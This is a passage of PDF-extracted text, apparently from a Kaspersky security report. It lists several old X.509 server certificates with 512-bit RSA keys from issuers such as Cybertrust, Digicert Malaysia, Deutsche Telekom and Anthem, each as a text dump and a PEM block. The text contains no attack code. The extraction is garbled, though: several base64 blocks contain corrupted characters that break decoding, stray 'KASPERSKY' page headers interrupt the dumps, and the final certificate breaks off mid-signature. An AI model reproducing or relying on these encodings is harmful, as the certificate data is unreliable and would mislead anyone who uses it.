cnZlciBDQTAeFw0wOTAyMTMxOTAwNTFaFw0xMTAyMTMxOTAwNTFaMIG5MR0wGwYD
VQQDExRpbnBhY2suc3luaXZlcnNlLmNvbTELMAkGA1UEBhMCVVMxLjAsBgkqhkiG
```

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```
9w0BCQEWH2JlbGluZGEuamFibG9uc2tpQHN5bml2ZXJzaS5jb20xDjAMBgNVBAcT
BVRhbXBhMSQwIgYDVQQKExtTeW5pdmVyc2UgVGVjaG5vbG9naWVzIEluYy4xEzAR
BgNVBAsTCkNyb3Nzcm9hZHMxEDAOBgNVBAgTB0Zsb3JpZGEwXDANBgkqhkiG9w0B
AQEFAANLADBIAkEApRNTFwL3zTNkfegnj+m8q9uWO0ENtsQqENVkWIesYt4JLsVf
ecXVniabGprjmTviLkh+nF90yTQJs6VAf7vpNQIDAQABo4GQMIGNMBEGCWCGSAGG
+EIBAQQEAwIGwDAOBgNVHQ8BAf8EBAMCBPAwHwYDVR0jBBgwFoAUKzdTk2RHZiNP
ANP33egwtluEiSMwOQYDVR0fBDIwMDAuoCygKoYoaHR0cDovL2NybC5nbG9iYWWxz
aWduLm5ldC9zdXJlc2VydmVyLmNybDAMBgNVHRMBAf8EAjAAMA0GCSqGSIb3DQEB
BQUAA4IBAQCVKkJZvRga7CDplg1/8rxOeYpEIaTXRgOUqOzQKCkH0PW8kcUhNBbd
h+7catTn9NT5pgS7YFMrFBmKLC4fao+XItb05UQGwiLuz7IZZ/pAD5zPWH9TIa/A
Aq3YfBk881L0EDDwYSSpnRgBo/XJKatlZu+lLc1T4kQJ6o1MvO8atix73xY5lIsz
yxQWwpNCbE0Ymbp7+pF08JoerpK0lEO7lrp+at84nC58ETc3TCCAXWvilEGYfcwm
ysxPgU2VFrsm2x/+A/yiUJxJC0V8hvxcpjE08gjxAxYQ4JAM5wJOlfXoMgOj+3gX
3CO/tFnmb5EcOM23nkiga2iYAOMzSBiu
END CERTIFICATE

Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 01:00:00:00:00:01:1d:91:a4:6e:5b
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=BE, O=Cybertrust, OU=Educational CA,
        CN=Cybertrust Educational CA
        Validity
            Not Before: Nov 12 16:59:48 2008 GMT
            Not After : Nov 12 16:59:48 2011 GMT
        Subject: C=GB, ST=Norfolk, L=Norwich, O=City College
        Norwich, OU=I.T. Services, CN=stfmail.ccn.ac.uk
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                PublicKey: (512 bit)
                Modulus:
                    00:c6:5c:e9:3d:a8:bc:74:31:fd:9b:20:34:30:cd:
                    dc:50:6a:58:9b:41:6a:1e:04:9f:75:c2:90:1f:d8:
                    a7:b3:3a:8f:5a:29:f8:2d:b6:91:b0:71:9a:ab:4c:
                    a1:f6:12:8d:9b:01:fa:27:cd:f4:ed:08:50:48:3a:
                    29:3b:16:94:4f
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Key Usage: critical
```

```
            Digital Signature, Key Encipherment
        X509v3 Authority Key Identifier:
            keyid:65:65:A3:3D:D7:3B:11:A3:0A:07:25:37:C9:42:4A:5
            B:76:77:50:E1
        X509v3 Subject Key Identifier:
            BE:7E:E3:53:BD:00:32:5E:3C:78:2B:02:B2:BF:52:A2:B1:
            E5:F2:F8
            X509v3 CRL Distribution Points:
            Full Name:
                URI:http://crl.globalsign.net/educational.crl
            Authority Information Access:
            CA Issuers URI:
                http://secure.globalsign.net/cacert/educational.
                crt
            Netscape Cert Type:
                SSL Client, SSL Server
  Signature Algorithm: sha1WithRSAEncryption
      71:99:aa:c9:92:26:ee:32:2d:c0:95:f8:16:47:b7:d9:eb:2e:
      f1:93:d2:c3:3d:62:c1:9a:74:d2:2f:29:9c:08:a8:ca:52:6c:
      42:c4:2b:a7:1c:96:17:af:3d:01:b5:b5:f1:70:d0:08:e1:fa:
      63:e1:44:b2:61:66:3d:9c:5a:3f:3a:32:b0:47:31:3d:27:1d:
      98:9c:d3:c3:c7:9f:73:55:8c:ff:d7:21:2d:76:d2:e7:df:8b:
      9e:d3:ee:c5:5e:e7:6a:ba:7a:bb:7b:9e:38:00:54:ed:58:ee:
      00:c1:45:8b:d4:63:25:be:22:98:a8:ef:f0:b3:f8:fb:15:32:
      e8:ae:da:27:e4:60:46:d6:75:78:50:1d:57:4d:06:e9:8c:b8:
      43:f5:9a:58:cf:a1:f4:c7:c7:ec:4a:b0:8a:95:c7:6c:3b:50:
      0a:45:74:f1:d6:02:e0:78:a7:f1:f1:55:6e:20:92:55:37:be:
      b6:57:76:37:ff:60:30:c3:9a:2c:0e:dd:d8:ef:2b:bf:1f:20:
      9d:a5:21:93:94:9a:1e:58:74:b8:24:ce:a4:38:7b:1d:38:fd:
      f2:9f:21:c0:49:d1:94:3e:38:7e:63:0c:0b:c3:98:ea:56:b2:
      90:92:dc:75:0d:06:0b:35:9c:94:d6:e1:be:79:05:d1:27:b3:
      87:23:14:0a

BEGIN CERTIFICATE
MIIDlTCCAn2gAwIBAgILAQAAAAABHZGkblswDQYJKoZIhvcNAQEFBQAwXzELMAkG
A1UEBhMCQkUxEzARBgNVBAoTCkN5YmVydHJ1c3QxFzAVBgNVBAsTDkVkdWNhdGlv
bmFsIENBMSIwIAYDVQQDExlDeWJlcnRydXN0IEVkdWNhdGlvbmFsIENBMB4XDTA4
MTExMjE2NTk0OFoXDTExMTExMjE2NTk0OFowYQxCzAJBgNVBAYTAkdCMRAwDgYD
VQQIEwdOb3Jmb2xrMRAwDgYDVQQHEwdOb3J3aWNoMR0wGwYDVQQKExRDaXR5IENv
bGxlZ2UgTm9yd2ljaaDEWMBQGA1UECxMNSS5ULiBTZXJ2aWNlczEaMBgGA1UEAxMR
```

c3RmbWFpbC5jjY24uYWMudWswXDANBgkqhkiG9w0BAQEFAANLADBIAkEAxlzpPai8
dDH9myA0MM3cUGpYm0FqHgSfdcKQH9inszqPWin4LbaRsHGaq0yh9hKNmwH6J830
7QhQSDopOxaUTwIDAQABo4HzMIHwMA4GA1UdDwEB/wQEAwIFoDAfBgNVHSMEGDAW
gBRlZaM91zsRowoHJTfJQkpbdndQ4TAdBgNVHQ4EFgQUvn7jU70AMl48eCsCsr9S
orHl8vgwOgYDVR0fBDMwMTAvoC2gK4YpaHR0cDovL2NybC5nbG9iYWxzaWduLm5l
dC9lZHVjYXRpb25hbC5jcmwwTwYIKwYBBQUHAQEEQzBBMD8GCCsGAQUFBzAChjNo
dHRwOi8vc2VjdXJlLmdsb2JhbHNpZ24ubmV0L2NhY2VydC9lZHVjYXRpb25hbC5j
cnQwEQYJYIZIAYb4QgEBBAQDAgbAMA0GCSqGSIb3DQEBBQUAA4IBAQBxmarJkibu
Mi3AlfgWR7fZ6y7xk9LDPWLBmnTSLymcCKjKUmxCxCunHJYXrz0BtbXxcNAI4fpj
4USyYWY9nFo/OjKwRzE9Jx2YnNPDx59zVYz/1yEtdtLn34ue0+7FXudqunq7e544
AFTtWO4AwUWL1GMlviKYqO/ws/j7FTLorton5GBG1nV4UB1XTQbpjLhD9ZpYz6H0
x8fsSrCKlcdsO1AKRXTx1gLgeKfx8VVuIJJVN762V3Y3/2Aww5osDt3Y7yu/HyCd
pSGTlJoeWHS4JM6kOHsdOP3ynyHASdGUPjh+YwwLw5jqVrKQktx1DQYLNZyU1uG+
eQXRJ7OHIxQK
END CERTIFICATE

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 01:00:00:00:00:01:1f:71:6f:21:66
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: O=GlobalSign Inc, CN=Cybertrust SureServer CA
        Validity
            Not Before: Feb 13 19:59:00 2009 GMT
            Not After : Feb 13 19:59:00 2011 GMT
        Subject: CN=agreement.syniverse.com,
        C=US/emailAddress=belinda.jablonski@syniverse.com,
        L=Tampa, O=Syniverse Technologies Inc., OU=Crossroads,
        ST=Florida
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                PublicKey: (512 bit)
                Modulus:
                    00:a5:13:53:17:02:f7:cd:33:64:7d:e8:27:8f:e9:
                    bc:ab:db:96:3b:41:0d:b6:c4:2a:10:d5:64:58:87:
                    ac:62:de:09:2e:c5:5f:79:c5:d5:9e:26:9b:1a:9a:
                    e3:99:3b:e2:2e:48:7e:9c:5f:74:c9:34:09:b3:a5:
                    40:7f:bb:e9:35
                Exponent: 65537 (0x10001)
        X509v3 extensions:
```

```
         Netscape Cert Type:
             SSL Client, SSL Server
         X509v3 Key Usage: critical
             Digital Signature, Non Repudiation, Key
             Encipherment, Data Encipherment
         X509v3 Authority Key Identifier:
             keyid:2B:37:53:93:64:47:66:23:4F:00:D3:F7:DD:E8:30:B
             6:5B:84:89:23
         X509v3 CRL Distribution Points:
             Full Name:
               URI:http://crl.globalsign.net/sureserver.crl
         X509v3 Basic Constraints: critical
             CA:FALSE
  Signature Algorithm: sha1WithRSAEncryption
      60:dd:4f:65:17:a0:3d:47:d7:70:d7:96:17:41:1c:b0:89:38:
      9c:7e:bd:74:21:90:60:b4:04:d0:8d:12:81:a2:d5:c1:89:92:
      8a:5e:6a:ae:c9:df:0a:78:e9:70:7f:b9:9b:3e:08:ab:74:6b:
      ab:99:cb:9b:f4:1e:61:53:7f:13:3f:5b:26:ea:57:11:fa:d7:
      3b:90:8c:59:23:d4:73:66:9e:aa:47:72:04:9a:bf:d8:29:aa:
      c1:4d:f3:32:e5:c3:26:8a:98:da:07:bf:b7:07:0e:1a:4e:a2:
      13:51:c6:2c:11:7f:2c:40:c6:0f:a1:4d:51:6a:33:7b:9d:52:
      9b:4b:f9:85:6a:13:44:81:2e:8f:a9:2d:ce:29:57:54:3b:d8:
      1b:d8:20:5a:c1:46:16:93:3f:34:e3:4a:5a:e8:54:f2:9b:b6:
      14:4a:10:9b:db:d4:33:7b:76:13:29:c9:f8:44:02:98:94:5d:
      09:30:a0:a3:f0:94:1c:94:48:83:03:66:2c:40:92:b4:75:44:
      35:f4:8d:be:21:51:47:86:cd:fb:67:55:6d:a6:17:df:79:3f:
      31:31:63:97:fc:8d:1a:14:9c:7e:68:13:bc:1b:2b:54:c9:a7:
      e3:05:8a:f7:43:0a:06:6d:07:e3:f3:34:1d:92:be:30:9d:95:
      05:8c:35:ba
```

BEGIN CERTIFICATE
MIIDRzCCAi+gAwIBAgILAQAAAAABH3FvIWYwDQYJKoZIhvcNAQEFBQAwPDEXMBUG
A1UEChMOR2xvYmFsU2lnbiBJbmMxITAfBgNVBAMTGEN5YmVydHJ1c3QgU3VyZVNl
cnZlciBDQTAeFw0wOTAyMTMxOTU5MDBaFw0xMTAyMTMxOTU5MDBaMIG8MSAwHgYD
VQQDExdhZ3JlZW1lbnQuc3luaXZlcnNlLmNvbTELMAkGA1UEBhMCVVMxLjAsBgkq
hkiG9w0BCQEWH2JlbGluZGEuamFibG9uc2tpQHN5bml2ZXJzZS5jb20xDjAMBgNV
BAcTBVRhbXBhMSQwIgYDVQQKExtTeW5pdmVyc2UgVGVjaG5vbG9naWVzIEluYy4x
EzARBgNVBAsTCkNyb3Nzcm9hZHMxEDAOBgNVBAgTB0Zsb3JpZGEwXDANBgkqhkiG
9w0BAQEFAANLADBIAkEApRNTFwL3zTNkfegnj+m8q9uWO0ENtsQqENVkWIesYt4J
LsVfecXVniabGprjmTviLkh+nF90yTQJs6VAf7vpNQIDAQABo4GQMIGNMBEGCWCG
```

SAGG+EIBAQQEAwIGwDAOBgNVHQ8BAf8EBAMCBPAwHwYDVR0jBBgwFoAUKzdTk2RH
ZiNPANP33egwtluEiSMwOQYDVR0fBDIwMDAuoCygKoYaHR0cDovL2NybC5nbG9i
YWxzaWduLm5ldC9zdXJlc2VydmVyLmNybDAMBgNVHRMBAf8EAjAAMA0GCSqGSIb3
DQEBBQUAA4IBAQBg3U9lF6A9R9dw15YXQRywiTicfr10IZBgtATQjRKBotXBiZKK
Xmquyd8KeOlwf7mbPgirdGurmcub9B5hU38TP1sm6lcR+tc7kIxzI9RzZp6qR3IE
mr/YKarBTfMy5cMmipjaB7+3Bw4aTqITUcYsEX8sQMYPoU1RajN7nVKbS/mFahNE
gS6PqS3OKVdUO9gb2CBawUYWkz8040pa6FTym7YUShCb29Qze3YTKcn4RAKYlF0J
MKCj8JQclEiDA2YsQJK0dUQ19I2+IVFHhs37Z1VtphffeT8xMWOX/I0aFJx+aBO8
GytUyafjBYr3QwoGbQfj8zQdkr4wnZUFjDW6
END CERTIFICATE

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 2786749 (0x2a85bd)
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=MY, O=Digicert Sdn. Bhd., OU=457608K,
        CN=Digisign Server ID (Enrich)
        Validity
            Not Before: Mar 29 04:26:21 2010 GMT
            Not After : Mar 29 04:26:21 2012 GMT
        Subject: C=MY, O=Digicert Sdn. Bhd., CN=mcrs2.digicert.
        com.my, L=Kuala Lumpur
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                PublicKey: (512 bit)
                Modulus:
                    00:c2:f6:81:3d:67:9c:8a:93:22:6f:c1:cf:a9:85:
                    ec:d1:40:b6:79:ea:02:47:88:c2:bb:dd:59:97:49:
                    f5:59:a8:be:0d:10:17:79:9b:0b:ee:a5:4c:7a:db:
                    73:d8:26:49:76:2b:4f:fc:4e:aa:1d:e1:57:22:d5:
                    0b:cd:d5:da:69
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                42:C0:71:88:BF:7B:00:93
            X509v3 Certificate Policies:
                Policy: 2.16.458.1.1
                CPS: http://www.digicert.com.my/cps.htm
            X509v3 Authority Key Identifier:
```

```
            keyid:C6:16:93:4E:16:17:EC:16:AE:8C:94:76:F3:86:6D:C
            5:74:6E:84:77
        X509v3 Key Usage:
            Digital Signature, Non Repudiation, Key
            Encipherment, Data Encipherment
    Signature Algorithm: sha1WithRSAEncryption
        39:ec:d4:6b:f2:e7:d4:47:5e:59:6e:bf:83:59:7b:32:17:cb:
        4e:37:e7:2d:5c:44:ea:68:08:94:e9:47:33:cb:e2:cc:ad:c7:
        cc:28:f1:07:a7:9a:f6:f8:55:76:c4:31:72:98:e3:11:5b:aa:
        d5:d6:ff:99:52:69:61:48:91:31:df:ff:d3:39:f0:d1:94:29:
        55:5b:6e:d1:d7:2d:da:7c:ef:6e:a4:10:fd:b4:22:4b:9e:41:
        85:f6:63:b6:e7:10:5c:88:1e:04:20:36:48:22:f5:ba:a4:8c:
        24:d3:81:78:c1:c1:d3:c9:8c:ba:a5:62:e6:e3:a8:e8:e4:21:
        d5:72
```

```
BEGIN CERTIFICATE
MIICgzCCAeygAwIBAgIDKoW9MA0GCSqGSIb3DQEBBQUAMGMxCzAJBgNVBAYTAk1Z
MRswGQYDVQQKExJEaWdpY2VydCBTZG4uIEJoZC4xETAPBgNVBAsTCDQ1NzYwOC1L
MSQwIgYDVQQDExtEaWdpc2lnbiBTZXJ2ZXIgSUQgKEVucmljaCkwHhcNMTAwMzI5
MDQyNjIxWhcNMTIwMzI5MDQyNjIxWjBhMQswCQYDVQQGEwJNWTEbMBkGA1UEChMS
RGlnaWNlcnQgU2RuLiBCaGQuMR4wHAYDVQQDExtY3JzMi5kaWRpY2VydC5jb20u
bXkxFTATBgNVBAcTDEt1YWxhIEx1bXB1cjBcMA0GCSqGSIb3DQEBAQUAA0sAMEgC
QQDC9oE9Z5yKkyJvwc+phezRQLZ56gJHiMK73VmXSfVZqL4NEBd5mwvupUx623PY
Jkl2K0/8Tqod4Vci1QvN1dppAgMBAAGjgYowgYcwEQYDVR0OBAoECELAcYi/ewCT
MEQGA1UdIAQ9MDswOQYFYINKAQEwMDAuBggrBgEFBQcCARYiaHR0cDovL3d3dy5k
aWdpY2VydC5jb20ubXkvY3BzLmh0bTAfBgNVHSMEGDAWgBTGFpNOFhfsFq6MlHbz
hm3FdG6EdzALBgNVHQ8EBAMCBPAwDQYJKoZIhvcNAQEFBQADgYEAOezUa/Ln1Ede
WW6/gl7MhfLTjfnLVxxE6mgIlOlHM8vizK3HzCjxB6ea9vhVdsQxcpjjEVuq1db/
mVJpYUiRMd//0znw0ZQpVVtu0dct2nzvbqQQ/bQiS55BhfZjtucQXIgeBCA2SCL1
uqSMJNOBeMHB08mMuqVi5uOo6OQh1XI=
END CERTIFICATE
```

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 21665 (0x54a1)
        Signature Algorithm: md5WithRSAEncryption
        Issuer: C=US, O=Equifax Secure Inc., CN=Equifax Secure
        eBusiness CA1
        Validity
```

KASPERSKY

```
        Not Before: Jun 14 15:26:42 2006 GMT
        Not After : Jul 14 15:26:42 2008 GMT
    Subject: C=US, O=www.gccustomservices.com,
    OU=businessprofile.geotrust.com/get.jsp?GT30320107, OU=See
    www.rapidssl.com/cps (c)05, OU=Domain Control Validated
    RapidSSL(R), CN=www.gccustomservices.com
    Subject Public Key Info:
        Public Key Algorithm: rsaEncryption
            PublicKey: (512 bit)
            Modulus:
                00:cb:1f:b0:21:9c:37:a2:39:75:02:b5:12:dc:bb:
                f5:7a:f7:93:65:0d:f8:6c:36:68:0a:06:19:49:77:
                da:68:9e:ea:eb:39:d4:16:49:6d:14:c0:c9:6f:53:
                c5:ec:a8:6b:60:ca:c3:a4:5b:3b:1a:93:1d:1f:3c:
                d8:26:d5:6e:23
            Exponent: 65537 (0x10001)
    X509v3 extensions:
        X509v3 Key Usage: critical
            Digital Signature, Non Repudiation, Key
            Encipherment, Data Encipherment
        X509v3 CRL Distribution Points:
            Full Name:
                URI:http://crl.geotrust.com/crls/ebizca1.crl
        X509v3 Authority Key Identifier:
            keyid:4A:78:32:52:11:DB:59:16:36:5E:DF:C1:14:36:40:6
            A:47:7C:4C:A1
  Signature Algorithm: md5WithRSAEncryption
     99:a5:16:0b:3e:3d:d1:a4:36:dc:09:c5:22:12:d9:cf:c5:76:
     89:4a:7b:27:be:2d:d6:53:2b:6b:a4:da:0b:f3:f5:bf:72:cc:
     11:1c:5c:a1:a3:ef:78:83:4d:01:a6:a0:e6:d8:91:2c:6c:ce:
     83:d8:be:fe:a1:14:c9:b4:ac:fc:be:8e:c3:75:1d:6a:6a:43:
     5a:a5:1c:3b:eb:aa:f4:f3:36:bc:34:63:72:2a:d8:c5:97:b6:
     a3:aa:54:91:5e:3f:3c:48:36:3c:51:37:c0:55:28:f1:a4:8f:
     ea:df:e5:2f:b2:62:bd:33:20:6a:4a:57:66:00:89:21:c4:68:
     d5:e2

BEGIN CERTIFICATE
MIIC3DCCAkWgAwIBAgICVKEwDQYJKoZIhvcNAQEEBQAwUzELMAkGA1UEBhMCVVMx
HDAaBgNVBAoTE0VxdWlmYXggU2VjdXJlIEluYy4xJjAkBgNVBAMTHUVxdWlmYXgg
U2VjdXJlIGVCdXNpbmVzcyBDQS0xMB4XDTA2MDYxNDE1MjY0MloXDTA4MDcxNDE1
```

MjY0MlowgecxCzAJBgNVBAYTAlVTMSEwHwYDVQQKExh3d3cuZ2NjdXN0b21zZXJ2
aWNlcy5jb20xODA2BgNVBAsTL2J1c2luZXNzcHJvZmlsZS5nZW90cnVzdC5jb20v
Z2V0LmpzcD9HHVDMwMzMwMTA3MScwJQYDVQQLEx5TZWUgd3d3LnJhcGlkc3NsLmNv
bS9jHMgKGMpMDUxLzAtBgNVBAsTJkRvbWFpbiBDb250cm9sIFZhbGlkYXRlZCAt
IFJhcGlkU1NMKFIpMSEwHwYDVQQDExh3d3cuZ2NjdXN0b21zZXJ2aWNlcy5jb20w
XDANBgkqhkiG9w0BAQEFAANLADBIAkEAyx+wIZw3ojl1ArUS3Lv1eveTZQ34bDZo
CgYZSXfaaJ7q6znUFkltFMDJb1PF7KhrYMrDpFs7GpMdHzzYJtVuIwIDAQABo24w
bDAOBgNVHQ8BAf8EBAMCBPAwOQYDVR0fBDIwMDAuoCygKoYoaHR0cDovL2NybC5n
ZW90cnVzdC5jb20vY3Jscy9Yml6Y2ExLmNybDAfBgNVHSMEGDAWgBRKeDJSEdtZ
FjZe38EUNkBqR3xMoTANBgkqhkiG9w0BAQQFAAOBgQCZpRYLPj3RpDbcCcUiEtnP
xXaJSnsnvi3WUytrpNoL8/W/cswRHFyho+94g00BpqDm2JEsbM6D2L7+oRTJtKz8
vo7DdR1qakNapRw766r08za8NGNyKtjFl7ajqlSRXj88SDY8UTfAVSjxpI/q3+Uv
smK9MyBqSldmAIkhxGjV4g==
END CERTIFICATE

Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 27455 (0x6b3f)
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=DE, O=TSystems
        Enterprise Services GmbH, OU=Trust Center Deutsche
        Telekom, CN=Deutsche Telekom CA 5
        Validity
            Not Before: Oct 20 06:55:03 2008 GMT
            Not After : Oct 25 06:55:03 2009 GMT
        Subject: O=AIC GmbH, OU=AIC Certificate Service C06,
        L=Sindelfingen, ST=BAW, C=DE, CN=www.kuechentraum24.de
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                PublicKey: (512 bit)
                Modulus:
                    00:b7:92:e8:ac:bd:17:b8:20:35:53:82:2a:c4:c9:
                    f8:b5:a5:c0:fc:c0:43:f9:c5:79:5c:43:f4:58:22:
                    6f:c4:db:c1:d2:a9:45:31:33:1e:da:73:da:7b:5a:
                    ea:2e:80:eb:30:80:fc:58:1e:1e:89:b2:15:1b:fc:
                    bc:f2:45:4d:ff
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Authority Key Identifier:

KASPERSKY

```
            keyid:B3:F5:5F:A6:02:3C:23:10:5B:71:A1:7C:B3:A7:40:8
            5:A8:85:26:B8
        X509v3 Key Usage: critical
            Digital Signature, Key Encipherment
        X509v3 Subject Key Identifier:
            80:B5:D5:2B:3F:F9:B6:18:91:23:AE:A9:27:5B:20:D4:9E:
            02:E9:A7
        X509v3 Certificate Policies:
            Policy: 1.3.6.1.4.1.7879.13.2
            CPS: http://wwwca.telesec.de/Pub_Cert/ServPass/cps/
            CPS_ServerPass_V34.pdf
        X509v3 CRL Distribution Points:
            Full Name:
                URI:http://wwwca.telesec.de/cgibin/
                Pub_Cert/ServPass/DwnloadCRL.crl?issuer_
                dn=Deutsch
                e_Telekom_CA_5
            Full Name:
                URI:ldap://ldapserverpass.
                telesec.de/cn=Deutsche%20Telekom%20
                CA%205,ou=Trust%20Center%20Deutsche%20
                Telekom,o=TSystems%20Enterprise%20Services%20
                GmbH,c=de?certificateRevocationlist?ba-
                se?certificateRevocationlist=*
        X509v3 Basic Constraints: critical
            CA:FALSE
        X509v3 Subject Alternative Name:
            DNS:www.kuechentraum24.de
 Signature Algorithm: sha1WithRSAEncryption
    b6:bc:98:3d:6c:44:95:50:c1:06:94:71:b1:05:2d:99:85:e3:
    db:6e:39:58:fd:f0:45:1c:0d:3c:b3:45:33:e9:66:fd:99:f0:
    b9:c0:98:8a:af:01:f5:b4:66:a7:7e:11:8a:6c:71:09:b9:fa:
    5e:66:fc:3d:03:13:f1:c6:79:7c:bb:c5:fb:b7:e5:6b:c8:e3:
    92:7e:7d:fb:87:e0:7d:5e:3e:64:6e:df:27:52:85:d3:9b:71:
    93:84:2b:38:d1:4b:10:fc:23:e2:ae:7a:cb:a7:01:d1:c5:30:
    05:76:2d:26:f5:9f:b9:5b:8c:e7:3b:3c:2d:fb:a9:10:61:40:
    2e:da:45:75:c2:c3:d1:20:8d:da:f3:72:3f:5c:7d:bd:e1:86:
    d3:43:9d:81:71:84:09:2f:13:af:e1:cb:55:c2:0d:a4:3c:d3:
    f7:f2:eb:12:22:96:a7:5d:0b:ff:b3:9f:fa:f6:cf:a3:19:82:
    93:dc:ab:a7:fe:76:10:ff:5e:32:00:d7:69:1a:a1:e6:2a:e2:
```

```
        31:63:d6:14:f6:69:17:d4:bc:e2:68:c9:76:71:82:14:5f:a8:
        88:f7:e2:3d:10:50:da:aa:97:96:08:f8:33:18:d2:1a:93:4f:
        5c:58:fc:c0:05:e0:31:f2:59:cf:5e:2e:f5:6a:1f:6c:0f:fa:
        34:0b:2c:c9
```

BEGIN CERTIFICATE

MIIFDTCCA/WgAwIBAgICaz8wDQYJKoZIhvcNAQEFBQAwgYIxCzAJBgNVBAYTAkRF
MSswKQYDVQQKEyJULVN5c3RlbXMgRW50ZXJwcmlzZSBTZXJ2aWNlcyBHbWJIMSYw
JAYDVQQLEx1UcnVzdCBDZW50ZXIgRGV1dHNjaGUgVGVsZWtvbTEeMBwGA1UEAxMV
RGV1dHNjaGUgVGVsZWtvbSBDQSA1MB4XDTA4MTAyMDA2NTUwM1oXDTA5MTAyNTA2
NTUwM1owgYsxETAPBgNVBAoTCEFJQyBHbWJIMSQwIgYDVQQLExtBSUMgQ2VydGlm
aWNhdGUgU2VydmljZSBDMDYxFTATBgNVBAcTDFNpbmRlbGZpbmdlbjEMMAoGA1UE
CBMDQkFXMQswCQYDVQQGEwJERTEeMBwGA1UEAxMVd3d3Lmt1ZWNoZW50cmF1bTI0
LmRlMFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBALeS6Ky9F7ggNVOCKsTJ+LWlwPzA
Q/nFeVxD9Fgib8TbwdKpRTEzHtpz2nta6i6A6zCA/FgeHomyFRv8vPJFTf8CAwEA
AaOCAkgwggJEMB8GA1UdIwQYMBaAFLP1X6YCPCMQW3GhfLOnQIWohSa4MA4GA1Ud
DwEB/wQEAwIFoDAdBgNVHQ4EFgQUgLXVKz/5thiRI66pJ1sg1J4C6acwagYDVR0g
BGMwYTBfBgkrBgEEAb1HDQIwUjBQBggrBgEFBQcCARZEaHR0cDovL3d3d2NhLnRl
bGVzZWMuZGUvUHViX0NlcnQvU2VydlBhc3MvY3BzL0NTU19TZXJ2ZXJQYXNzX1Yz
NC5wZGYwggFUBgNVHR8EggFLMIIBRzBnoGWgY4ZhaHR0cDovL3d3d2NhLnRlbGVz
ZWMuZGVyY2dpLWJppi9QdWJfQ2VydC9TZXJ2UGFzcy9Ed25sb2FkQ1JMLmNybD8t
aXNzdWVyaWQ9NUNzZ2hlX1RlbGVrb21fQ0FfNTCB26CB2KCB1YaB0mxkYXA6
Ly9sZGFwLXNlcnZlcBhc3MudGVsZXNlY1y5kZS9jbj1EZXV0c2NoZSUyMFRlbGVr
b20lMjBDQSUyMDUsb3U9VHJ1c3QlMjBDZW50ZXIlMjBEZXV0c2NoZSUyMFRlbGVr
b20sbz1ULVN5c3RlbXMlMjBFbnRlcnByaXNlJTIwU2VydmljZXMlMjBHbWJILGM9
ZGU/Y2VydGlmaWNhdGVSZXZvY2F0aW9ubGlzdD9iYXNlP2NlcnRpZmljYXRlUmV2
b2NhdGlvbmxpc3Q9QKjAMBgNVHRMBAf8EAjAAMCAGA1UdEQQZMBeCFXd3dy5rdWVj
aGVudHJhdW0yNC5kZTANBgkqhkiG9w0BAQUFAAOCAQEAtryYPWxElVDBBpRxsQUt
mYXj2245WP3wRRwNPLNFM+lm/ZnwucCYiq8B9bRmp34RimxxCbn6Xmb8PQMT8cZ5
fLvF+7fla8jjkn59+4fgfV4+ZG7fJ1KF05txk4QrONFLEPwj4q56y6cB0cUwBXYt
JvVWfuVuM5zs8LfupEGFALtpFdcLD0SCN2vNyP1x9veGG00dgXGECS8Tr+HLVcIN
pDzT9/LrEiKWp10L/7Of+vbPoxmCk9yrp/52EP9eMgDXaRqh5iriMWPWFPZpF9S8
4mjJdnGCFF+oiPfiPRBQ2qqXlgj4MxjSGpNPXFj8wAXgMfJZz14u9WofbA/6NAss
yQ==
END CERTIFICATE

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 27585 (0x6bc1)
```

KASPERSKY

```
      Signature Algorithm: sha1WithRSAEncryption
      Issuer: C=US, O=Anthem Inc, OU=Ecommerce, CN=Anthem Inc
      Certificate Authority
      Validity
         Not Before: Jan 13 19:01:43 2010 GMT
         Not After : Jan 13 19:01:43 2011 GMT
      Subject: C=US, ST=Indiana, L=Indianapolis, O=Anthem
      Companies Inc, OU=AIT, CN=www18.anthem.com
      Subject Public Key Info:
         Public Key Algorithm: rsaEncryption
            PublicKey: (512 bit)
            Modulus:
               00:a0:66:16:2a:3f:32:86:a5:e7:75:1a:3d:02:0a:
               4c:04:ed:af:8b:92:e0:70:8f:54:64:c7:4d:18:ee:
               51:97:2f:00:39:44:fc:6f:f6:63:9c:65:47:64:7b:
               73:43:4a:85:2b:db:f6:f1:79:02:50:73:05:15:73:
               f8:64:0d:b4:b7
            Exponent: 65537 (0x10001)
      X509v3 extensions:
         X509v3 Basic Constraints: critical
            CA:FALSE
         X509v3 Subject Alternative Name:
            email:DLAITMiddleware@anthem.com
         X509v3 Key Usage: critical
            Key Encipherment
         X509v3 Authority Key Identifier:
            keyid:FA:1A:DC:3E:5D:A6:B5:FD:FA:5F:6C:CB:28:40:D3:E
            0:97:A2:AA:AC
            DirName:/C=US/O=GTE Corporation/OU=GTE CyberTrust
            Solutions, Inc./CN=GTE
            CyberTrust Global Root
            serial:07:27:16:11
         X509v3 Subject Key Identifier:
            06:EC:C3:75:99:AA:67:1E:13:4A:B7:DD:83:8A:5B:86:E3:
            8E:F9:DD
   Signature Algorithm: sha1WithRSAEncryption
      6c:0d:f7:59:c5:48:2d:c4:81:f5:be:8b:87:0b:fe:94:2d:3c:
      e4:c1:8f:ad:88:41:7f:9b:71:f6:56:8d:70:ba:ff:20:c7:6d:
      8d:52:28:0a:8f:cc:04:82:45:72:1e:0e:9f:43:7d:af:da:f3:
      07:34:b2:3a:97:5e:b4:44:31:4b:21:80:ec:ce:02:98:30:59:
```

```
        dc:87:73:90:99:d1:79:ca:d8:bd:aa:cd:34:65:e2:c1:1f:78:
